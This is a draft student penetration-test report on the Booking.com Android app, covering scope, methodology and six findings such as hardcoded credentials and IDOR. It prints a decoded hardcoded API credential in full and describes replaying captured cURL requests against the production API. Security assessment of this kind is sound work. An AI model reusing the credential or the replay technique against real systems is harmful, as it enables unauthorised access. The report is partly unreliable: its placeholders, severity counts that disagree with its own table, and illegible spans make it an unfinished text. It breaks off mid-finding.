



Università
di Genova

MOBILE APPLICATION PENETRATION TESTING

BOOKING.COM

CLIENT
Booking.com

DATE
DD/MM/YY

Summary

- 1.0** 1.0 Document Control 3
 - 1.1** 1.1 Version Control..... 3
 - 1.2** 1.2 Document Distribution 3
- 2.0** 2.0 Introduction 4
- 3.0** 3.0 Scope 5
- 4.0** 4.0 Engagement Summary 6
- 5.0** 5.0 Methodology – Mobile Application Security Testing 7
- 6.0** 6.0 Executive Summary 8
 - 6.1** 6.1 Vulnerable Surface..... 8
 - 6.2** 6.2 Main Threats 8
 - 6.3** 6.3 Vulnerabilities Table 9
- 7.0** 7.0 Technical Summary – Mobile 10
- 8.0** 8.0 Vulnerabilities 11
- 9.0** 9.0 Conclusion 44
- 10.0** 10.0 Appendix A – Vulnerability Criteria Classification 45
- 11.0** 11.0 Appendix B – Remediation Priority Suggestion 46

1.0 Document Control

1.1 Version Control

AUTHOR	DELIVERY DATE	PAGES	VERSION	STATUS
Andrea Alfieri, Federico Cardano, Francesco Marinelli	31/05/2026	47	1.0	First draft
Andrea Alfieri, Federico Cardano, Francesco Marinelli	DD/MM/YY	x	2.0	Final

1.2 Document Distribution

NAME	TITLE	ORGANIZATION
Andrea Alfieri	Student	UniGe
Federico Cardano	Student	UniGe
Francesco Marinelli	Student	UniGe
Luca Verderame	Professor	UniGe
Predrag Vuckovic	Information Security Officer	Booking.com

2.0 Introduction

This document presents the results of a Mobile Application Security Assessment for Booking.com. This engagement aimed to identify security vulnerabilities that could negatively affect the systems under scope, the data they handle, and consequently the business. We simulated in a systematic way attacks that were specifically tailored for the engagement's scope to test the resilience against real-life attack scenarios.

The main objectives are presented below:

- ✓ Identify security issues present in the target scope.
- ✓ Obtain evidence for each vulnerability and, if possible, develop a working exploit.
- ✓ Document, in a clear and easy-to-reproduce manner, all procedures used to replicate the issue.
- ✓ Recommend mitigation factors and fixes for each defect identified in the analysis.
- ✓ Provide context with a real risk scenario based on a realistic threat model.
- ✓ Report.

The analysis focused on vulnerabilities especially related to implementation, and on issues caused by architectural or design errors. For each vulnerability discovered during the assessment, we attributed a risk severity rating and, whenever possible, validated the existence of the vulnerability with a working proof-of-concept. The issues' severity classification is based on the potential it presents to provide means for fraud, data leakage, and other harmful events that may bring a direct adverse impact to the business.

A remediation priority suggestion can be found in Appendix B of this document.

3.0 Scope

The mobile application under scope, Booking.com, was subjected to a security-focused test. The scope of the assessment comprised of:

APPLICATION	PLATFORM
Booking.com	Android

URL	IP
https://mobile-apps.booking.com	108.157.188.112
https://account.booking.com	3.160.212.74
https://secure-mobile-apps.booking.com	3.166.14.83

4.0 Engagement Summary

The engagement was performed in a period of **x** business days, including report writing. The mobile application security assessment commenced on **April 6th, 2026** and ended on **June x, 2026**, finishing with the final version of this report.

All testing activities took place against the production environment using dedicated test accounts.

The mobile application was analysed with the assistance of automated scanning tools as well as subjected to manual review.

All work was carried out remotely from the offices of UniGe.

5.0 Methodology — Mobile Application Security Testing

We worked with the methodology taught during the Mobile Security Course while concurrently running the necessary tests to identify and classify vulnerabilities according to OWASP Top 10 which provides standardisation of the severity of each vulnerability, adding a defensible logic behind each security flaw risk classification.

✓ Static Analysis

Static analysis was performed by decompiling the Booking.com APK using jadx-gui. This allowed inspection of the application's source code, AndroidManifest.xml, and compiled resources. The analysis focused on identifying hardcoded credentials and secrets, insecure configurations, exported components, dangerous permissions, and insecure use of cryptographic APIs. Network security configurations and certificate pinning implementations were also reviewed at this stage.

✓ Network Analysis

Network traffic analysis was conducted by routing the application's HTTPS traffic through Charles Proxy configured as a man-in-the-middle proxy on the test device. This enabled inspection of all API requests and responses, identification of authentication mechanisms (such as hardcoded Basic Auth headers), analysis of sensitive data in transit, and discovery of insecure or unprotected endpoints. Custom cURL replay attacks were used to validate access control issues and IDOR vulnerabilities against the live API.

✓ Dynamic Analysis

Dynamic analysis was carried out at runtime using an Android emulator (AVD) and a physical test device. Frida was used for runtime instrumentation, enabling interception of Apollo GraphQL queries and inspection of in-memory data. ADB shell access was used to inspect the local filesystem, including shared preferences and SQLite databases. A proof-of-concept malicious Android application was developed to validate the Custom Scheme Hijacking vulnerability in the OAuth 2.0 flow. A phishing page hosted via ngrok was used to demonstrate the JavaScript Bridge Injection attack against the exported WebView activity.

✓ OWASP Top 10 Checks

Using the OWASP Top 10 Mobile 2024 as a reference. This list reflects the main vulnerabilities commonly identified in mobile environments.

✓ Report

This is the final step of the project where all detected vulnerabilities are documented along with screenshots to confirm their existence. In this documentation process, all processes, tools, and techniques that led to the successful exploitation of vulnerabilities found during the project are detailed. Furthermore, mitigation measures for each identified security issue are presented.

6.0 Executive Summary

This topic summarises the results of the technical security consultancy provided by us concerning the assessment of the Booking.com mobile application for Android.

We are three students in the Computer Engineering master's program who are attending the Mobile Security course. To put into practice everything we have learned from this course, we chose to perform a vulnerability assessment and penetration testing of the Booking.com Android app, as it has a bug bounty program listed on HackerOne. First and foremost, all of the attack surface of the systems under scope was mapped in order to identify possible attack vectors. Then, attacks were specifically tailored and targeted against every piece of identified functionality.

The penetration test and security analysis of the Booking.com mobile application had as its main goal the identification and exploitation of the maximum number of vulnerabilities in order to assess its security posture when faced with skilled and determined attackers.

This project was conducted during a period of x work days by us and all testing activities took place against the production environment using test accounts. The Booking.com mobile application and its underlying infrastructure were analysed with the assistance of automated scanning tools as well as subjected to manual review.

The result of this project offers a broad and clear overview of the risks to which the company is exposed through the assessed scope, granting a solid foundation with evidence and means of remediation for confident decision-making.

6.1 Vulnerable Surface

The mobile application under scope presented a security posture considered insufficient, given the size of its attack surface for outsider/remote attackers. The results of the security tests revealed the existence of a considerable amount of security vulnerabilities.

The vulnerable surface was thereby considered large, with **6 vulnerabilities** in total. Of all the vulnerabilities reported, **1** was ranked as Critical, **2** as High, **2** as Medium, **1** as Low, and **0** as Info severity.

SEVERITY	COUNT
CRITICAL	1
HIGH	2
MEDIUM	1
LOW	1
INFO	0

6.2 Main Threats

OWASP Mobile Top 10 categories identified during this assessment:

- ✓ M1 – Improper Credential Usage
- ✓ M3 – Insecure Authentication/Authorization
- ✓ M4 – Insecure Input/Output Validation
- ✓ M5 – Insecure Communication
- ✓ M9 – Insecure Data Storage

✓ Hardcoded Credentials

Static Basic Authentication credentials were hardcoded within the Booking.com APK. Once decoded from Base64, these credentials allow any party to interact directly with Booking.com's internal APIs.

✓ Insecure Direct Object Reference (IDOR)

The GraphQL API does not enforce proper authorisation controls, allowing an attacker with a valid SSO token to read and modify personal profile data of any registered user.

✓ Custom Scheme Hijacking

The OAuth 2.0 flow with Facebook uses a custom URI scheme (idp1://) as the redirect URI. A malicious application registered with the same scheme can intercept the authorisation code.

✓ Insecure Data Storage

Sensitive personal data including email, phone number, name, and authentication tokens are stored in cleartext on the local Android filesystem.

✓ JavaScript Bridge Injection

An exported Activity opens a WebView without URL validation. A malicious deeplink can load an attacker-controlled page that abuses the JavaScript bridge to capture credentials and disable tracking.

✓ Application does not enforce certificate pinning

Certificate pinning (or SSL pinning) aims essentially to reduce the risk of Man-in-the-Middle (MITM) attacks that involve the compromise of a trusted CA. The technique works by getting a hash of the original valid certificate and hardcode it into the application. The application was not benefiting from this protection in some endpoints that handle sensitive information such as user's sensitive data. It is recommended to enable this mitigation in every area of the application to assure the best coverage possible against this kind of attack.

6.3 Vulnerabilities Table

The following table summarises the vulnerabilities found in the application, in line with CWE whenever possible, presenting a reference regarding the impact of each vulnerability.

#	TITLE	CWE-ID	CWE CATEGORY	SEVERITY
1	Hardcoded Credentials in APK	CWE-798	Use of Hard-coded Credentials	CRITICAL
2	IDOR – Read/Write Personal Profile	CWE-639	Authorization Bypass Through User-Controlled Key	HIGH
3	Custom Scheme Hijacking in OAuth Flow	CWE-939	Improper Authorization in Handler for Custom URL Scheme	HIGH
4	JavaScript Bridge Injection	CWE-94	Improper Control of Generation of Code	MEDIUM
5	Application does not enforce certificate pinning	CWE-295	Improper Certificate Validation	MEDIUM
6	Cleartext Storage of Sensitive Information	CWE-312	Cleartext Storage of Sensitive Information	LOW

7.0 Technical Summary — Mobile

The present topic describes the assumptions, tests, and attack attempts that took place during the security assessment of the Booking.com Android mobile application.

First and foremost, all of the attack surfaces of the Booking.com mobile application were mapped in order to identify all possible attack vectors. During this time, we interacted with the available features to familiarise with the application and thus identify attack paths and possible points of vulnerable functionality.

After feature mapping and functionality enumeration, we focused on attack vectors that may arise from an unauthenticated perspective. Focusing on attacks that can be conducted by authenticated users, we attempted to identify attack vectors that could negatively impact the system under scope, uncovering access control and privilege escalation vulnerabilities.

Additionally, platform-related issues were tested. This process includes decompiling the application and reverse engineering it, in an attempt to infer implementation details, identify insecure code constructs, bypass software protections, and hunt for hardcoded keys and/or credentials.

For both authenticated and unauthenticated threat models, the following tests on the API were performed:

- ✓ Business Logic issues
- ✓ SQL/NoSQL Injection issues
- ✓ Cross-site Scripting (XSS) issues
- ✓ Bruteforce Attempts and/or Absence of Rate Limiting, Account Lockouts, and Username Enumerations
- ✓ Insecure Direct Object Reference (IDOR) – Access Control issues
- ✓ Open Redirect issues
- ✓ Outdated Software Components
- ✓ Server Side Request Forgery (SSRF) issues
- ✓ Insufficient Input Validation issues
- ✓ Security Misconfigurations

Alternatively, the following platform-related issues were examined:

- ✓ Hardcoded API keys and/or credentials
- ✓ Bypass Software Protections
- ✓ Insecure Communications with API
- ✓ Overly Permissive Permissions
- ✓ Task Hijacking
- ✓ Plaintext Storage of Sensitive Files
- ✓ Insecure use of Deeplinks and/or URL Schemes
- ✓ Insecure Intents


8.0 Vulnerabilities

Hardcoded Credentials (OWASP Mobile M1)

È stata identificata una stringa di autenticazione statica utilizzata nelle chiamate API dell'app Booking.com. Questa stringa, una volta decodificata (Base64), rivela credenziali fisse incorporate nel codice sorgente (APK). La loro natura statica permette a chiunque di poter interagire con l'API interna dell'app.

Proof of Concept


Grazie ad un'analisi del traffico di Booking.com tramite Charles Proxy, negli headers viene notata la presenza di un'autenticazione di tipo *Basic*:



La sezione *Authentication* segnala ancora più evidentemente l'utilizzo di credenziali in chiaro:




L'autenticazione di tipo *Basic* prevede l'utilizzo di Base64. Una semplice decodifica della stringa catturata da Charles rivela le credenziali, che corrispondono a quelle presenti nella sezione di *Authentication*:





```
alfo3du@Kali: ~  
$ echo dGhlc2FpbmRzYnY6ZGdDVnlhcXZCeGdN | base64 --decode  
thesaintsbv:dgCVyaqvBxgM  
$
```

È stato effettuato *reverse engineering* tramite *Jadx GUI*; la ricerca della stringa decodificata rivela le classi di Booking.com che la contengono:



Le credenziali *hard coded* vengono utilizzate in più punti dell'app, potenzialmente in buona parte del traffico online API di Booking.com, data la loro presenza in classi denominate *BackendSettings* situata in package `com.booking.network.util` e *SdkBookingHttpClientDriver* situata in package `com.booking.payment.component.core.network.xmlbackend`:



Nel codice si vede chiaramente la logica di codifica in Base64 e la creazione della stringa di autenticazione che inizia con *Basic*.

È possibile copiare le richieste catturate dal proxy come comandi `cURL`. L'esecuzione di tale comando in un terminale esterno permette di recuperare ugualmente la risposta dell'API senza che quest'ultima verifichi il client, evidenziandone una potenziale vulnerabilità:

[illegible]

Da notare l'utilizzo dell'autorizzazione codificata in Base64 nella richiesta *cURL*. Se si ripete il comando omettendo esclusivamente tale header, l'API rifiuterà la nostra richiesta. Questo dimostra chiaramente che le credenziali *hard coded* nel codice (facilmente accessibili) sono effettivamente necessarie e utilizzate dall'API e non una stringa di debug inutilizzata e rimasta nel codice per errore.

[illegible]

[illegible][illegible]

[illegible]


Ulteriori test sono necessari per determinare se la manipolazione dei parametri all'interno delle richieste HTTP intercettate tramite Charles Proxy possa avere impatti più ampi sul comportamento delle API, attraverso l'analisi di ulteriori endpoint e variazioni dei valori inviati.

IDOR (OWASP Mobile M3)


L'applicazione Booking.com potrebbe essere afflitta da una vulnerabilità di tipo IDOR (Insecure Direct Object Reference), che permette di visualizzare e/o modificare i dati personali di un utente di Booking.com replicando le richieste all' API.

Proof of Concept

Quando si accede alla sezione con i dati personali, spesso (ma non sempre) l'applicazione manda una richiesta all' API per ottenerli e tenere aggiornato il client con il server. Con Charles è possibile visualizzare la richiesta:



Tra i vari header della richiesta, si nota la presenza di un SSO dal nome `bknng_sso_auth`:



